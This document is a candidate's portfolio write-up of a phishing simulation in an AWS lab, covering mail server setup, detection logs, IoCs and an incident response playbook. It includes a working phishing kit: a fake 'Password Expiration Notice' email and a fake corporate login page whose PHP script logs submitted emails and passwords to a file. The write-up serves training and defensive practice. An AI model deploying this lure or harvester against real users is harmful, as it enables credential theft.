Phishing Incident Simulation and Response

Candidate: Venkata Sai Uppala
Role Applied: Cybersecurity Analyst
Company: Reaidy.io
Project Duration: 5 Days
Environment: AWS Cloud Lab

Introduction

Phishing is one of the most common and dangerous cyber-attacks used to steal credentials and compromise corporate systems.
This project demonstrates a complete phishing attack simulation performed in a controlled lab environment, including detection, forensic analysis, and incident response.

The objective of this project was to:

- Design and execute a phishing campaign
- Capture victim activity and network traffic
- Extract Indicators of Compromise (IoCs)
- Document a full incident response lifecycle


Lab Architecture

Infrastructure Setup (AWS)

Component	Purpose
Ubuntu EC2	Postfix Mail Server
Kali EC2	Phishing Web Server
Windows EC2	Victim Machine
Wireshark / Tshark	Network Packet Analysis

Traffic Flow:

Victim → Phishing Website → Credential Submission → Logs & Network Capture → Incident Analysis



□	Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DNS	Public IPv4 ...	Elastic IP	IPv
□	MailServer	i-0c835678ec13...	Running	t3.micro	3/3 checks passec	View alarms +	ap-south-1b	ec2-3-110-153-49.ap-s...	3.110.153.49	–	–
□	PhishServer_EC2	i-00b2a691165...	Running	t4g.small	3/3 checks passec	View alarms +	ap-south-1c	ec2-13-200-233-178.ap...	13.200.233.178	–	–
□	Victim	i-0fb15e7a5730...	Running	c7i-flex.large	3/3 checks passec	View alarms +	ap-south-1c	ec2-13-202-73-45.ap-s...	13.202.73.45	–	–

Phishing Campaign Execution:

Ubuntu — Install Postfix

```
sudo apt update
sudo apt install postfix mailutils
```

Choose: **Internet Site**


Set hostname:
`mail.corp-lab.local`

Edit:

`sudo nano /etc/postfix/main.cf`

Add:

```
myhostname = mail.corp-lab.local
mydomain = corp-lab.local
myorigin = $mydomain
home_mailbox = Maildir/
```



```
smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_unauth_destination
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
mydestination = $myhostname, ip-172-31-6-202.ap-south-1.compute.internal, localhost.ap-south-1.compute.internal, , localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all

myhostname = mail.corp-lab.local
mydomain = corp-lab.local
myorigin = $mydomain
home_mailbox = Maildir/

"/etc/postfix/main.cf" 51L, 1463B
```


i-0c835678ec1335e99 (MailServer)

PublicIPs: 3.110.153.49   PrivateIPs: 172.31.6.202

sendmail testuser@corp-lab.local

Phishing Email Content

```
Subject: Password Expiration Notice

Dear Employee,

Your corporate email password expires today.
To avoid account suspension, verify your account immediately.

Verification Link:
http://13.200.233.178

Security Team
```



```
ubuntu@ip-172-31-6-202:~$ sendmail testuser@corp-lab.local
Subject: Password Expiration Notice

Dear Employee,

Your corporate email password expires today.
To avoid account suspension, verify your account immediately.

Verification Link:
http://13.200.233.178

Security Team
ubuntu@ip-172-31-6-202:~$
```

Phishing Website Setup


Install : sudo apt install apache2 php

sudo systemctl start apache2

sudo vi /var/www/html/index.html

index.html


```
<form method="POST" action="login.php">
Email: <input name="email"><br>
Password: <input type="password" name="pass"><br>
<input type="submit">
</form>
```



```
┌──(kali㉿kali)-[/var/www/html]
└─$ cat index.html
<h2>Corporate Email Verification</h2>
<form method="POST" action="login.php">
Email: <input name="email"><br>
Password: <input type="password" name="pass"><br>
<input type="submit" value="Verify">
</form>


┌──(kali㉿kali)-[/var/www/html]
└─$
```

```
Create logger
sudo nano /var/www/html/login.php
```

```
<?php
file_put_contents("creds.txt", $_POST['email']." | ".$_POST['pass']."\n",
FILE_APPEND);
echo "Verification successful";
?>
```




```
┌──(kali㉿kali)-[/var/www/html]
└─$ cat login.php
<?php
file_put_contents("creds.txt", $_POST['email']." | ".$_POST['pass']."\n", FILE_APPEND);
echo "Verification successful";
?>

┌──(kali㉿kali)-[/var/www/html]
└─$
```

Detection & Log Analysis

Mail Server Evidence

From `/var/log/mail.log`

```
message-id=<20260113075140.4FD7185358@mail.corp-lab.local>
from=<ubuntu@corp-lab.local>
to=<testuser@corp-lab.local>
status=deferred
```




```
root@ip-172-31-6-202:/var/log# sudo tail -n 10 /var/log/mail.log
Jan 13 09:23:26 ip-172-31-6-202 postfix/smtpd[6840]: lost connection after UNKNOWN from scan.cypex.ai[3.143.33.63]
Jan 13 09:23:26 ip-172-31-6-202 postfix/smtpd[6840]: disconnect from scan.cypex.ai[3.143.33.63] unknown=0/1 commands=0/1
Jan 13 09:24:22 ip-172-31-6-202 postfix/smtpd[6840]: connect from scan.cypex.ai[3.143.33.63]
Jan 13 09:24:22 ip-172-31-6-202 postfix/smtpd[6840]: lost connection after UNKNOWN from scan.cypex.ai[3.143.33.63]
Jan 13 09:24:22 ip-172-31-6-202 postfix/smtpd[6840]: disconnect from scan.cypex.ai[3.143.33.63] unknown=0/1 commands=0/1
Jan 13 09:27:42 ip-172-31-6-202 postfix/anvil[6842]: statistics: max connection rate 2/60s for (smtp:3.143.33.63) at Jan 13 09:19:45
Jan 13 09:27:42 ip-172-31-6-202 postfix/anvil[6842]: statistics: max connection count 1 for (smtp:3.143.33.63) at Jan 13 09:18:52
Jan 13 09:27:42 ip-172-31-6-202 postfix/anvil[6842]: statistics: max cache size 1 at Jan 13 09:18:52
Jan 13 09:30:28 ip-172-31-6-202 postfix/qmgr[6362]: 4310C85360: from=<ubuntu@corp-lab.local>, size=489, nrcpt=1 (queue active)
Jan 13 09:30:28 ip-172-31-6-202 postfix/smtp[6861]: 4310C85360: to=<testuser@corp-lab.local>, relay=none, delay=1173, delays=1173/0.02/0/0, dsn=4.4.3, st
e not found. Name service error for name=corp-lab.local type=MX: Host not found, try again)
root@ip-172-31-6-202:/var/log# █
```

Credential Compromise Evidence


From `creds.txt`

```
employee@corp-lab.local | Welcome@123
```




```
┌──(kali㉿kali)-[/var/www/html]
└─$ cat creds.txt
user@test.com | Password123
employee@corp-lab.local | Welcome@123
user@test.com | Password123
user@test.com | Password123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
 |
 |
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123

┌──(kali㉿kali)-[/var/www/html]
└─$
```

Phishing Website:



Corporate Email Verification

Email: user@test.com
Password: •••••••••••
Verify



Verification successful

Detection & Log Analysis

Mail Log Evidence:

- Email queued by Postfix
- Message-ID: `<20260113075140.4FD7185358@mail.corp-lab.local>`

Web Server Evidence:

- Victim accessed phishing page
- Credentials captured

Compromised Credentials:

employee@corp-lab.local | Welcome@123

Indicators of Compromise (IoCs)

Indicator	Value
Attacker IP	13.200.233.178
Victim Account	employee@corp-lab.local
Compromised Password	Welcome@123
Phishing URL	http://13.200.233.178
Mail Server	mail.corp-lab.local
Timestamp	13-Jan-2026 07:51

Incident Response Playbook

Detection

- Suspicious email activity
- Credential exposure from phishing site
- Network packet capture confirmation

Containment

- Disabled compromised account
- Blocked attacker IP
- Isolated phishing server

Eradication

- Removed phishing website
- Reset all affected credentials
- Hardened mail server policies

Recovery

- Restored normal operations
- User awareness training
- Implemented monitoring alerts

Conclusion

This simulation demonstrates the full lifecycle of a real-world phishing attack and response. The project provided hands-on experience in detection, forensic investigation, and incident handling using industry tools and best practices.

Appendix – Evidence

- Mail logs
- Web server logs
- Credential file
- Network packet capture
- All screenshots